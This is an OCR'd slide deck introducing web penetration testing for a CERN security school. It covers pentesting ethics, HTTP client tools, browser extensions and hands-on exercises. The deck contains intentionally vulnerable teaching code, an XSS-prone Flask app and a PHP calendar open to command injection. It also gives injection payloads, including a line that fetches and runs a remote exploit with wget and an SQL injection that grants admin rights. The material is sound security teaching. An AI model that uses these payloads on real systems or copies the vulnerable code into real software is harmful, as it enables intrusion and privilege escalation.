Introduction to web penetration testing


Sebastian Łopieński
CERN

Thematic CERN School of Computing on Security
September 2026 – Abingdon, UK
https://indico.cern.ch/e/sCSC2026

Outlook

- **Introduction to web security / penetration testing**
  - Ethics and rules
  - Why focus on the web?
  - Client-side tools: command-line, browser, and extensions
  - Let’s start pentesting!
- **Hands-on exercises**
  - Find and exploit vulnerabilities!
- **Debriefing**
  - Typical web vulnerabilities

A pentester?



Introduction to Web penetration testing

Ethics and rules

Security penetration testing

Goal: finding security vulnerabilities, misconfigurations, exposures etc.

- … in external software or systems (open source, closed source)
- … in in-house developed software

Same tools and techniques (mostly...) as black-hat hackers

Ethics of security testing


→ It's all about your **motivations** and **goals**

Security penetration testing

Goal: finding security vulnerabilities, misconfigurations, exposures etc.

- … in external software or systems (open source, closed source)
- … in in-house developed software

Same tools and techniques (mostly...) as black-hat hackers



However, done **ethically** and **following the rules**

- be open and transparent
- always get a permission from the owner of the system beforehand
- be careful, do not affect the tested systems or data
- don’t abuse any vulnerabilities that you have found
- report your findings back to the system owner, don’t share them with third parties

Introduction to Web penetration testing

Why focus on the Web

Why focus on the Web?

- Web applications are everywhere
- It's **easy to develop** Web applications
  … but it's less trivial to do it securely!
- The common access protocol (HTTP) makes it easy for attackers to:
  - find vulnerable websites
  - automate attacks

```python
from flask import Flask, request

app = Flask(__name__)

@app.route('/')
def home():
    name = request.args.get('name', 'World')
    return f'''
        <html><body>
            <h1>Hello, {name}!</h1>
        </body></html>
    '''

if __name__ == '__main__':
    app.run(debug=True)
```

This simple code includes Cross-Site Scripting (XSS) vulnerability!

The Web version of the usual threats

- Risks to confidentiality
  - Unauthorized access, information disclosure
- Risks to integrity
  - Web defacement → loss of reputation, FUD (fear, uncertainty and doubt)
  - Data loss, ransomware-type attacks
  - Abusing the application's functionality
- Risks to availability
  - Denial of service → loss of reputation and revenue
- Risks to other systems
  - "Foot in the door", lateral movements etc.

An incident in September 2008

Introduction to Web penetration testing

Tools

Command-line tools: *telnet*

HTTP is a text-based protocol on top of TCP

Let's talk to a webserver! (using telnet)

```
$ telnet cern.ch 80

GET / HTTP/1.1
Host: cern.ch

HTTP/1.1 302 Found
Content-type: text/html; charset=utf-8
Location: https://home.cern

<a href="https://home.cern">Found</a>.
```

HTTP client request

HTTP server response (header)

HTTP server response (body)

Command-line tools: *nc*

Let's pretend we are a webserver! (using Netcat)

```
$ nc –l 8080    # start listening on port 8080
```

... and open http://localhost:8080/a?b#c with a browser

```
GET /a?b HTTP/1.1
Host: localhost:8080
Connection: keep-alive
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 ..
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,..   Accept-Language: en-US,en;q=0.9,fr;q=0.8,pl;q=0.7
```

Command-line tools: *openssl*

Let's switch to HTTPS (encrypted: HTTP over SSL/TLS)

openssl is a rich cryptographic toolkit – it includes an SSL client:

```
$ openssl s_client -connect cern.ch:443

GET / HTTP/1.1
Host: cern.ch
```

… and an SSL server:

```
$ openssl s_server [..]
```

Command-line tools: *wget / curl*

wget and *curl* are command-line clients to HTTP (and other protocols)

Many, many features (recursive downloading, following redirections, authentication, cookie handling, header manipulation etc.)


```
# see redirections and server response headers
$ wget --server-response –spider https://cern.ch

# pretend that I’m an iPhone, download to file
$ wget --user-agent="Mozilla/5.0 (iPhone)” –O f.txt https://...
```


An easier approach: **Let's use the browser**
(and its extensions)

- **Use the browser and its features** (*view source, inspect element)* to see and tamper with the web page on the client side
  - DOM / HTML structure, JavaScript, CSS, cookies, header fields, user agent, requests etc.
- **Use extensions** for specific tasks:
  - Wappalyzer - *shows technologies used by the site*
  - Flagfox, ShowIP - *location of the server etc.*
  - Cookie Manager+, Cookie Monster - *cookie manipulation*
  - User Agent Switcher - *for changing user agent*
  - HTTP Headers, Modify Headers - *see response headers, modify request headers*
  - Tamper Data, Request Maker - *for tampering with requests*


Using the browser: *View Page Source*




Using the browser: *Inspect Element*




Browser extensions: *HTTP Headers*



Browser extensions: *User agent switcher*



Browser extensions: *Wappalyzer*



Other web pentesting tools
(including *commercial*)

- Proxies
  - Tamper Data / Tamper DEV (browser extension), Paros
  - *Charles*

- Manual and semi-automated tools
  - OWASP Zed Attack Proxy (ZAP)
  - *Burp Suite*

- Automated Web security scanners
  - skipfish/plusfish, Wapiti, Arachni, W3AF, …
  - *Acunetix, HP WebInspect, IBM AppScan, …*


Introduction to Web penetration testing

Web application security


Blackbox vs. whitebox testing

Are internals of the system known to the tester?

- architecture, source code, database structure, configuration ...



testing as a user




testing as a developer

Online calendar

```
<?php    $year = $_GET['year'];   ?>
<html><body>
   <form method=”GET" action="cal.php">
      <select name="year">
         <option value="2020">2020</option>
         <option value="2021">2021</option>
         <option value="2022">2022</option>
      </select>
      <input type="submit" value="Show">
   </form><pre>
      <?php   if ($year) passthru("cal -y $year");  ?>
   </pre>
</body></html>
```

Let’s try!



2020

January

Su	Mo	Tu	We	Th	Fr	Sa
			1	2	3	4
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28	29	30	31	

February

Su	Mo	Tu	We	Th	Fr	Sa
						1
2	3	4	5	6	7	8
9	10	11	12	13	14	15
16	17	18	19	20	21	22
23	24	25	26	27	28	29

March

Su	Mo	Tu	We	Th	Fr	Sa
1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31				

April

Su	Mo	Tu	We	Th	Fr	Sa
			1	2	3	4
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28	29	30		

May

Su	Mo	Tu	We	Th	Fr	Sa
					1	2
3	4	5	6	7	8	9
10	11	12	13	14	15	16
17	18	19	20	21	22	23
24	25	26	27	28	29	30
31						

June

Su	Mo	Tu	We	Th	Fr	Sa
	1	2	3	4	5	6
7	8	9	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27
28	29	30				

Injections flaws

Command injection:

- server-side command: `echo $UserInput > log`
- malicious input: `; wget http://…/exploit ; ./exploit #`
- executed command: `echo ; wget http://…/exploit ; ./exploit # > log`

`echo ; wget http://…/exploit ; ./exploit # > log`

Injections flaws

SQL injection:


- server-side query: `UPDATE user SET age= $UserInput WHERE id=…`
- malicious input: `25, admin=true`
- executed query: `UPDATE user SET age=25, admin=true WHERE id=…`

`UPDATE user SET age=25, admin=true WHERE id=…`

Injections flaws

Vulnerability: user input is used in (concatenated with) server-side commands


Attack: malicious user input becomes part of the server-side command and changes its logic



Solutions:

- Validate user input *(filter, check if valid)*
- Sanitize user input *(quote/escape special characters)*
- Securely pass user input to backend systems *(parametrized SQL queries, safe command-line calls etc.)*

E-groups: username in the browser??





```
[..]
<form method="post" action="/e-groups/EgroupsSearch.do">
<input type="hidden" name="AI_USERNAME" value="LOPIENS">
[..]
```

Submitting this form => browser sends this to the server:

```
AI_USERNAME=LOPIENS&searchField=0&
searchMethod=0&searchValue=whitehat
```

?

What can be attacked? How?



Introduction to Web penetration testing


Web security exercises

Web security exercises

1. See the guide/docs: https://cern.ch/whitehat-exercises

sample	Web					JS
#1	#1					#1
	question 1	question 2	question 3	question 4	question 5	

2. Hack the “Movie database” web app: https://whitehat.cern.ch/movies
   - you need a key to access it for the first time
   - several different web security vulnerabilities to discover


A(nother) great, secure movie
https://whitehat.cern.ch/movies/index.php?p=movie&id=1
A(nother) great, secure movie database
home all movies search best movies worst movies movies on the web
Apocalypse Now (1979)
Director: Francis Ford Coppola
Starring: Marlon Brando, Martin Sheen, Robert Duvall etc.
Rating: 9.2381 / 10 (21 people voted)
Give your rating for this movie:
(horrible) 1 2 3 4 5 6 7 8 9 10 (great)
Add your comment:
Add this comment
Comments:
This movie is great, but a bit too long...

Hints, solutions, answers

If you don’t know how to proceed, see the hint

If you are still stuck, see the solution

Start with the sample exercise to see how hints and solutions work

When providing answers:

- try various answers (no penalty for multiple submissions)
- e-mail me if you are sure that you have a good answer, but the documentation system doesn't accept it

After providing a correct answer => read the solution

(you may still learn something interesting!)

Looking for…

- Missing or partial security measures
- Ways to bypass existing measures

Becoming a white-hat hacker (*aka* pentester)

Don’t assume; try!

- *“What if I change this value?”*

The browser is yours

- you *can* bypass client-side checks, manipulate data, alter or inject requests sent to the server etc.
- … and you *should* ☺

Build a security mindset

- think not how systems work, but how they can break
- https://www.schneier.com/blog/archives/2008/03/the_security_mi_1.html

Thank you